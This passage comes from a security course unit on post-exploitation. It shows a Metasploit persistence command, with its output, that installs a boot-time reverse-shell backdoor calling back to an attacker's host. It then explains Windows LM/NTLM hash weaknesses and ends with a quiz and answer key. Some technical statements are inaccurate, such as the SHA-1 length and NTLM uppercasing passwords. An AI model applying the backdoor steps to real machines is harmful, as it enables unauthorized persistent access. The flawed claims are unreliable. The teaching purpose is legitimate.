-L <opt> Location in target host where to write payload to, if none %TEMP% will b
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S      Automatically start the agent on boot as a service (with SYSTEM privileg
-T <opt> Alternate executable template to use
-U      Automatically start the agent when the User logs on
-X      Automatically start the agent when the system boots
```

To execute this script we use the following command:

run persistence -X -i 5 -p 4444 -r 192.168.75.144

The command would listen for all the connections on port 4444 on our local host 192.168.75.144. The argument *-X* instructs the backdoor to automatically start as soon as the system boots. The *-i* parameter indicates the number of iterations that the payload would be encoded, which in this case is 5, since the script also does the encoding for us. The default encoder used is *shikata_ga_nai*.

```
meterpreter > run persistence -X -i 5 -p 4444 -r 192.168.75.144
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/ABDUL-CB7402ACD_20130729.4012/ABDUL
4012.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.75.144 LPORT=4444
[*] Persistent agent script is 609644 bytes long
[+] Persistent Script written to C:\DOCUME~1\rafay\LOCALS~1\Temp\nyhhzuyySPwFn.vbs
[*] Executing script C:\DOCUME~1\rafay\LOCALS~1\Temp\nyhhzuyySPwFn.vbs
[+] Agent executed with PID 1528
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\RrpqNFBwrqpYb0u
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\RrpqNFBwrqpYb0u
```

From the output we can see that the script automatically creates a payload

“Windows/ meterpreter/reverse _ tcp” and sets the registry value. As the victim turns his system off, you would notice that our meterpreter session has died, and as soon as he reboots his computer we will have our meterpreter session back due to our persistence script.

4.5 DEEP DIVE (MAINTAINING ACCESS)

So till now we have learned about various backdoors and how they can be made persistent. Now we move deeper into the maintaining access phase of post-exploitation, and we will discuss about another approach that could be used to maintain access on our target machine. The approach involves getting access to services such as telnet, VNC, and RDP, though it's not the stealthiest approach as the network administrator might notice it, but sometimes it can get past them and is great for a proof of concept in your penetration testing reports. RDP (Remote Desktop) is one of the services that we would encounter most of the times; let's discuss some of the scenarios you might encounter:

- 1 It requires a password.
- 2 Remote desktop access is disabled and you need to re-enable it.
- 3 Our current user is not allowed to access the remote desktop.

So the first step requires us to obtain hashes. Before getting into how to obtain hashes, let's see what they are.

4.5.1 What Is a Hash?

Passwords are stored as either a plain text or their hash values inside a filesystem or a database. A hash is basically a one-way cryptographic algorithm; the thing about a hash is that it's irreversible, which means that once a plain text password is sent across a hashing algorithm it's not possible for it to return to its original state since the process is irreversible. The only way of doing it is by guessing the word and running it through the hashing algorithm and then manually comparing it with our original hash. This is the process that is used to crack a password hash.

4.5.2 Hashing Algorithms

There are different types of hashing algorithms; most popular among them are MD5 and SHA-1. By looking at the hashes we cannot exactly figure out what type of hashing algorithm is being used, but by comparing the length we can almost make an exact guess about what types of hashing algorithms are being used. For example, the MD5 hash would have no more than 32 characters, the SHA-1 41. So based upon the length, we can guess the hashing algorithms. The Hash Analyzer is a very popular tool that can help you identify the hash type. Based upon its length it will make a guess for all the hashes that are of the same length.




Figure 101: HASH analyzer

Some of the hashing protocols for older versions of Windows were vulnerable by design and were very easy to crack; we will discuss some of the flaws in Windows hashing methods in brief.

4.5.2.1 LAN Manager (LM)

Windows XP and prior versions of Microsoft Windows use the LAN Manager protocol. The protocol is based upon a well-known block cipher (DES). However, due to the way it is designed it is fairly easy for an attacker to crack the hashes. Let's see how the hashing algorithm works, including its weaknesses.

- 1 The password is converted to UPPER CASE, which is a good thing for password crackers, since it would reduce the total number of combinations.
- 2 Password hashes are not salted, which means that if you are able to crack hashes for one computer and someone uses the same password hash on a different computer, you can easily figure out that it's the same password.
- 3 If the password isn't 14 characters long, it's then padded with NULL characters.
- 4 Next, the password is split into two 7-character parts, which again is good from a password cracking perspective as 7-character passwords are easier to crack than 14-character passwords.
- 5 Each seven-byte hash is used as the key to encrypt "KGS!@#\$\$%" with the DES (Data encryption standard) algorithm.
- 6 Both of the strings are then concatenated to form a 16-byte LM hash.

4.5.2.2 NTLM/NTLM2

The NT LAN MANAGER protocol is used by operating systems such as Vista and above. It's more secure than the LM protocol. Unlike the LM protocol, it does not split up the passwords, making it difficult for an attacker to crack them. The password stored is converted to uppercase, which can still aid in password cracking. It also provides backward compatibility with the LAN Manager. There are also some known attacks, such as "credential forwarding," that can be used

to gain access to other machines on the network using the same password hashes. NTLM2 is much more secure than NTLMV1, because it uses the 128-byte key, making it harder for attackers to crack the hashes.

4.5.2.3 Kerberos

Kerberos is mostly used in active directory environments. It is Microsoft's default protocol for active directory environments, but in some situations where the domain controller is not available, NTLM takes charge.

4.6 SUMMARY

In this unit we discussed Post Exploitation Activities by a hacker. During this activity hacker would like gain more and more situational awareness like what are the systems being used. We discussed the command line utilities for both Windows and Linux based systems. As an attacker would like to escalate his privileges either horizontally or vertically, we discussed methods to achieve the same.

4.7 CHECK YOUR PROGRESS

State True or False

1. Ipconfig command will list additional information about the interface such as DNS servers.
2. Arp-a command displays the Arp cache.
3. Netstat -ano is used to list all the connections established from the current computer on a particular port.
4. Ipconfig can also be used on linux platform.
5. /etc/passwd file is readable only by root user.
6. Sysinfo provides useful information about target.
7. List_tokens -u command , one can see all the tokens with administrator rights.

4.8 ANSWERS TO CHECK YOUR PROGRESS

1. False
2. True
3. True
4. False
5. False
6. True
7. False

4.9 MODEL QUESTIONS

1. Discuss the procedure for escalating privileges using Meterpreter. (Use online resources to get detailed information on Meterpreter)
2. How to bypass UAC Windows platform?

3. What do you understand by “impersonating the token” ? How it helps an attacker in escalating privileges?
4. What precautions to be ensured before installing a backdoor?

References, Article Source & Contributors

- [1]. *Cipher*. (n.d.). Retrieved Feb. 21, 2016, from <https://en.wikipedia.org/wiki/Cipher> available under creative commons sharealike license.
- [2]. *Cryptography*. (n.d.). Retrieved Feb. 21, 2016, from <https://en.wikipedia.org/wiki/Cryptography> available under creative commons sharealike license.
- [3]. *Cryptography Domain*. (n.d.). Retrieved Feb. 25, 2016, from <http://opensecuritytraining.info/CISSP-5-C.html>
- [4]. *IPSec*. (n.d.). Retrieved Feb. 25, 2016, from <https://en.wikipedia.org/wiki/IPsec>
- [5]. Kessler, G. C. (2016, Jan. 24). *An Overview of Cryptography*. Retrieved Feb. 21, 2016, from <http://www.garykessler.net/library/crypto.html> adopted with kind permission from the author.
- [6]. *Key Distribution Center*. (n.d.). Retrieved Feb. 25, 2016, from https://en.wikipedia.org/wiki/Key_distribution_center
- [7]. *Key Management*. (n.d.). Retrieved Feb. 21, 2016, from https://en.wikipedia.org/wiki/Key_management available under creative commons sharealike license.
- [8]. *Network Security*. (n.d.). Retrieved Feb. 17, 2016, from https://en.wikipedia.org/wiki/Network_security
- [9]. *Network Security*. (n.d.). Retrieved Feb. 17, 2016, from https://en.wikipedia.org/wiki/Infrastructure_security
- [10]. Stewart, W. (2000, Jan. 07). *Email Security*. Retrieved Feb. 17, 2016, from <http://www.livinginternet.com/e/es.htm> available under a Creative Commons Attribution Share Alike License.



Er. Gopesh Pande

Network & Security Engineer, Wipro Infotech, Mumbai

Email: gopeshpande1986@gmail.com



Er. Charanjeet Singh Chawla

Wing Commander, Indian Air Force, Ministry of Defence, India

Email: chawlacs@gmail.com



Er. Ashok Kataria

Group Captain, Indian Air Force, Ministry of Defence, India

Email: ashok1967@gmail.com